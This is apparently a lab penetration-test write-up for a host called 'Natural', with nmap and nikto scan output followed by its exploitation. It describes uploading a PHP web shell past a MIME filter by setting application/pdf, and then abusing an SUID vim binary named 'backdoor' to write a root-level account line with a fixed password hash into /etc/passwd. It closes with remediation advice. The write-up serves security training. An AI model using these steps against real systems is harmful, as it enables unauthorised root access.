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Pentest 19 - Natual - 77 - 10.14.1.77

Scanning and Enumerating

Nmap

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# Nmap 7.94 scan initiated Sun Aug 6 16:36:48 2023 as: nmap -vv --reason -Pn -T4 -s
adjust_timeouts2: packet supposedly had rtt of -80556 microseconds. Ignoring time.
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Nmap scan report for 10.14.1.77
Host is up, received user-set (0.15s latency).
Scanned at 2023-08-06 16:36:48 EDT for 41s
Not shown: 995 closed tcp ports (reset)
PORT
        STATE
                 SERVICE REASON
                                         VERSION
                          syn-ack ttl 63 vsftpd 2.2.2
21/tcp open
                 ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
                2 0
                                       4096 Mar 22 2017 pub
                           0
drwxr-xr-x
| ftp-syst:
    STAT:
| FTP server status:
       Connected to 172.16.4.1
       Logged in as ftp
       TYPE: ASCII
       No session bandwidth limit
       Session timeout in seconds is 300
       Control connection is plain text
       Data connections will be plain text
       At session startup, client count was 2
       vsFTPd 2.2.2 - secure, fast, stable
End of status
22/tcp open
                 ssh
                          syn-ack ttl 63 OpenSSH 5.3 (protocol 2.0)
ssh-hostkey:
    1024 68:6a:dc:e1:41:57:e1:0d:07:d6:69:cd:6f:da:17:bf (DSA)
ssh-dss AAAAB3NzaC1kc3MAAACBAN6QtF5Lp+fA3TcGzpOFu1luMbXq5ZiUBHKxdcnVZPch141kvvspzC
    2048 ae:8d:d1:b5:ed:d3:e1:52:6b:d6:f7:95:ff:39:5d:e5 (RSA)
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAwNObHJHk3xfxTYYSXw1mIqIgs15QAmieHSwLBeUI/Mbegw
80/tcp open
                 http
                          syn-ack ttl 63 Apache httpd 2.2.15 ((CentOS))
http-favicon: Unknown favicon MD5: 129FB6EE5E0A90095DFBA15B6F15C324
| http-title: Natural Design & Development - Home
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http-methods:
   Supported Methods: GET HEAD POST OPTIONS TRACE
Potentially risky methods: TRACE
http-server-header: Apache/2.2.15 (CentOS)
111/tcp filtered rpcbind no-response
443/tcp open
                ssl/http syn-ack ttl 63 Apache httpd 2.2.15 ((CentOS))
http-title: Natural Design & Development - Home
http-methods:
   Supported Methods: GET HEAD POST OPTIONS TRACE
Potentially risky methods: TRACE
ssl-cert: Subject: commonName=natural/organizationName=SomeOrganization/stateOrPrc
| Issuer: commonName=natural/organizationName=SomeOrganization/stateOrProvinceName=S
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2017-10-02T15:23:02
| Not valid after: 2018-10-02T15:23:02
        bffb:f292:8cb0:f86a:14df:d453:ea4c:01d2
| SHA-1: e5f5:08a6:c590:f9ab:003f:cee8:ec83:bb8c:2267:94ca
----BEGIN CERTIFICATE----
| MIID1jCCAr6gAwIBAgICLy8wDQYJKoZIhvcNAQELBQAwgZ8xCzAJBgNVBAYTAi0t
MRIWEAYDVQQIDAlTb21lU3RhdGUxETAPBgNVBAcMCFNvbWVDaXR5MRkwFwYDVQQK
DBBTb211T3JnYW5pemF0aW9uMR8wHQYDVQQLDBZTb211T3JnYW5pemF0aW9uYWxV
| bml0MRAwDgYDVQQDDAduYXR1cmFsMRswGQYJKoZIhvcNAQkBFgxyb290QG5hdHVy
YWwwHhcNMTcxMDAyMTUyMzAyWhcNMTgxMDAyMTUyMzAyWjCBnzELMAkGA1UEBhMC
LS0xEjAQBgNVBAgMCVNvbWVTdGF0ZTERMA8GA1UEBwwIU29tZUNpdHkxGTAXBgNV
BAOMEFNvbWVPcmdhbml6YXRpb24xHzAdBgNVBAsMF1NvbWVPcmdhbml6YXRpb25h
| bFVuaXQxEDAOBgNVBAMMB25hdHVyYWwxGzAZBgkqhkiG9w0BCQEWDHJvb3RAbmF0
dXJhbDCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBALRiIAAkWo4fhvmX
| JrxWBNLdfoV5nqJL2rZlbzqLnXRCXb3HLGymzRXD5BpGG7EMMYi6S/hIckMGhPwI
| MhjAwFuQB6+FL92qkPSJfi2CpxKB74eWGRz9kBIUbeT1TyIj+iDmTX7sEzrw+u59
BAf24pyzZkPdlthss8wATBuJrP5+GafFSX3aOIZlIEIkeew0+wJd3jH+f9Bjbsn1
| EbbSTxKjiFejSmtZ0EjpGWz66bXydSbAcA21mMiD4coG9k+zYkeN34T6131j9272
sqoJy47FiC2cet90gU/IMA8jj/PhPZ5kWTlGy7vA2TS4vp97jqXq7P+m6VCWB1HU
| XLJm2v0CAwEAAaMaMBgwCQYDVR0TBAIwADALBgNVHQ8EBAMCBeAwDQYJKoZIhvcN
AQELBQADggEBAKn678/aWvPtmQpZ8tA9/7RSKCsWMcWkCQeiK91zGy+JrZgVgUSE
| OaJZoY+e6b5eg0KmhWIsiYqPynxmB7yRyB19EjqCcpxosY3K7Y0RWtTGBH7UbmOy
pp0t+XQTLKDxjYfBNHegDw9d4L4Iu8vwbFsQxppaV7u7ou0/U9QI1mWDw7YYNj3x
| b8Y3ZNFQAF1kRdA5hAb0CuqsHUkEOd0H22sIpF1mUu49GWLCQCHW9g4Y0YQOE15M
bf5AZMMwCrxlltOZMrIX6PrclZJlZGVnUB2j/xgd7jPt+0mV7GKuU6oriIsUtfCm
eLRuwlsCRDnXeR0+QR+w6FldGnIIGURNkEU=
----END CERTIFICATE----
ssl-date: 2023-08-06T20:37:25+00:00; -3s from scanner time.
http-server-header: Apache/2.2.15 (CentOS)
OS fingerprint not ideal because: Didn't receive UDP response. Please try again with
Aggressive OS guesses: Linux 2.6.32 (97%), Linux 2.6.32 - 2.6.39 (95%), Linux 2.6.32
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.94\%E=4\%D=8/6\%OT=21\%CT=1\%CU=\%PV=Y\%G=N\%TM=64D00489\%P=x86~64-pc-linux-gnu)
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SEQ(SP=100%GCD=1%ISR=109%TI=Z%TS=A) SEQ(SP=100%GCD=1%ISR=109%TI=Z%II=I%TS=A) OPS(01=M5B4ST11NW6%02=M5B4ST11NW6%03=M5B4NNT11NW6%04=M5B4ST11NW6%05=M5B4ST11NW6%06=M WIN(W1=3890%W2=3890%W3=3890%W4=3890%W5=3890%W6=3890)ECN (R=Y%DF=Y%TG=40%W=3908%O=M5B4NNSNW6%CC=Y%Q=) T1(R=Y%DF=Y%TG=40%S=0%A=S+%F=AS%RD=0%Q=) T2(R=N)T3(R=N) T4(R=N) T5(R=Y%DF=Y%TG=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=) T6(R=N) T7(R=N) U1(R=N) IE(R=Y%DFI=N%TG=40%CD=S) Uptime guess: 49.708 days (since Sat Jun 17 23:38:36 2023) TCP Sequence Prediction: Difficulty=256 (Good luck!) IP ID Sequence Generation: All zeros Service Info: OS: Unix Host script results: _clock-skew: -3s

TRACEROUTE

HOP RTT ADDRESS
1 147.18 ms 10.14.1.77

Read data files from: /usr/bin/../share/nmap

OS and Service detection performed. Please report any incorrect results at https://n # Nmap done at Sun Aug 6 16:37:29 2023 -- 1 IP address (1 host up) scanned in 41.07

OS Type: Linux 2.6.32 (97%)

Port	Service	Protocol	Version
21	FTP	TCP	vsftpd 2.2.2
22	SSH	TCP	OpenSSH 5.3 (protocol 2.0)
80	HTTP	TCP	Apache httpd 2.2.15 ((CentOS))
111	rpcbind	TCP	???
443	HTTPS	TCP	Apache httpd 2.2.15 ((CentOS))

Notable items:

Nothing in particular?

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Nikto

```
└─$ cat tcp 80 http nikto.txt
- Nikto v2.5.0
+ Target IP:
                     10.14.1.77
+ Target Hostname: 10.14.1.77
+ Target Port:
                     80
+ Start Time:
                     2023-08-06 16:37:30 (GMT-4)
+ Server: Apache/2.2.15 (CentOS)
+ /: Server may leak inodes via ETags, header found with file /, inode: 261182, size
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://devel
+ /: The X-Content-Type-Options header is not set. This could allow the user agent t
+ Apache/2.2.15 appears to be outdated (current is at least Apache/2.4.54). Apache 2
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See:
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-res
+ /contact.php?blog_theme=http://blog.cirt.net/rfiinc.txt: Retrieved x-powered-by he
+ 8478 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:
                     2023-08-06 17:25:37 (GMT-4) (2887 seconds)
+ 1 host(s) tested
- Nikto v2.5.0
+ Target IP:
                     10.14.1.77
+ Target Hostname: 10.14.1.77
+ Target Port:
                     443
+ SSL Info:
                   Subject: /C=--/ST=SomeState/L=SomeCity/O=SomeOrganization/OU=Som
                   Ciphers: ECDHE-RSA-AES256-GCM-SHA384
                   Issuer: /C=--/ST=SomeState/L=SomeCity/O=SomeOrganization/OU=Som
                      2023-08-06 16:37:30 (GMT-4)
+ Start Time:
+ Server: Apache/2.2.15 (CentOS)
+ /: Server may leak inodes via ETags, header found with file /, inode: 261182, size
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://devel
+ /: The site uses TLS and the Strict-Transport-Security HTTP header is not defined.
+ /: The X-Content-Type-Options header is not set. This could allow the user agent t
+ Apache/2.2.15 appears to be outdated (current is at least Apache/2.4.54). Apache 2
+ Hostname '10.14.1.77' does not match certificate's names: natural. See: https://cw
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See:
+ /icons/: Directory indexing found.
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+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-res

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+ /contact.php?blog_theme=http://blog.cirt.net/rfiinc.txt: Retrieved x-powered-by he

Exploitation

Initial Access

Ran the typical nmap + nikto scans to see what was available. Nikto didn't really report anything special, and neither did nmap. I started just browsing the portal, and see that there is both an uploads folder, and a file upload option. I tested just uploading my shell.php directly, but it looks like mime-types are being blocked.


I attempted to fuzz all the mime-types from this list first using BurpSuite, but none of them went through. At this point, it became obvious that the site literally tells me it accepts PDF, so I just set application/pdf in the header, which was successfully uploaded.

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
I setup my listener, and received a shell from here.




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


Index of /uploads




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


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


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Privilege Escalation

First things first, I get into an executable directory, and begin enumerating the system.

linpeas.sh took a long time to run, and it seems there was a memory leak that caused it to crash, but I did identify an interesting binary named backdoor before it did.

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This looks like a root:root binary for vim with SUID?

```
VIM - Vi IMproved 7.4 (2013 Aug 10, compiled Dec 21 2016 17:06:34)
usage: vim [arguments] [file ..]
                                        edit specified file(s)
   or: vim [arguments] -
                                        read text from stdin
   or: vim [arguments] -t tag
                                       edit file where tag is defined
   or: vim [arguments] -q [errorfile] edit file with first error
Arguments:
                        Only file names after this
   -V
                        Vi mode (like "vi")
                        Ex mode (like "ex")
   -e
                        Improved Ex mode
   - E
   - S
                        Silent (batch) mode (only for "ex")
   -d
                        Diff mode (like "vimdiff")
                        Easy mode (like "evim", modeless)
   -y
   -R
                        Readonly mode (like "view")
   - Z
                        Restricted mode (like "rvim")
                        Modifications (writing files) not allowed
   - m
   - M
                        Modifications in text not allowed
   -b
                        Binary mode
   -1
                        Lisp mode
   -C
                        Compatible with Vi: 'compatible'
                        Not fully Vi compatible: 'nocompatible'
   -N
                        Be verbose [level N] [log messages to fname]
   -V[N][fname]
   -D
                        Debugging mode
                        No swap file, use memory only
   -n
                        List swap files and exit
   -r
```

```
sh-4.1$ ls -l /bin/backdoor
ls -l /bin/backdoor
-rwsr-xr-x 1 root root 2181000 Oct 2 2017 /bin/backdoor
sh-4.1$
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Sure is - it's really frustrating editing using VIM through a remote shell like this, since it takes all input and shows interpreted characters like [' etc, but I was able to successfully insert the same hacker:myhackerpass that I've used a number of times now, and gain root permissions.

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```
hacker:$1$mysalt$7DTZJIc9s6z60L6aj0Sui.:0:0:hacker:/root:/bin/bash
^[[Ahacker:$1$mysalt$7DTZJIc9s6z60L6aj0Sui.:0:0:hacker:/root:/bin/bash^[:wq!
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/cache/rpcbind:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
apache: x:48:48:Apache:/var/www:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
saslauth:x:499:76:Saslauthd user:/var/empty/saslauth:/sbin/nologin
"/etc/passwd" 36L, 1815C written
E138: Can't write viminfo file $HOME/.viminfo!
Press ENTER or type command to continue
sh-4.1$ cat /etc/passwd
cat /etc/passwd
hacker:$1$mysalt$7DTZJIc9s6z60L6aj0Sui.:0:0:hacker:/root:/bin/bash
root:x:0:0:root:/root:/bin/bash
```

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```
[hacker@natural ~]# whoami
whoami
hacker
[hacker@natural ~]# id
id
uid=0(hacker) gid=0(root) groups=0(root)
[hacker@natural ~]# cat /root/key.txt
cat /root/key.txt
tutvxmoli5yun0zcgmg9
[hacker@natural ~]# hostname -a
hostname -a
hostname: Unknown host
[hacker@natural ~]# hostname -i
hostname -i
hostname: Unknown host
[hacker@natural ~]# hostname -f
hostname -f
hostname: Unknown host
[hacker@natural ~]#
```

Identified Vulnerabilities

No identified CVE's

Remediation

The main factor(s) leading to initial access included:

- The ability to upload a shell.php
- The ability to trigger the shell via /uploads

The main factor(s) leading to privilege escalation here were:

• A file editor owned as root:root and with SUID permissions (meaning any file can be opened and edited as root)

Remediation steps then include:

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- Remove the backdoor binary
- Randomize file uploads to a randomized UUID
- Don't allow / expose the upload directory

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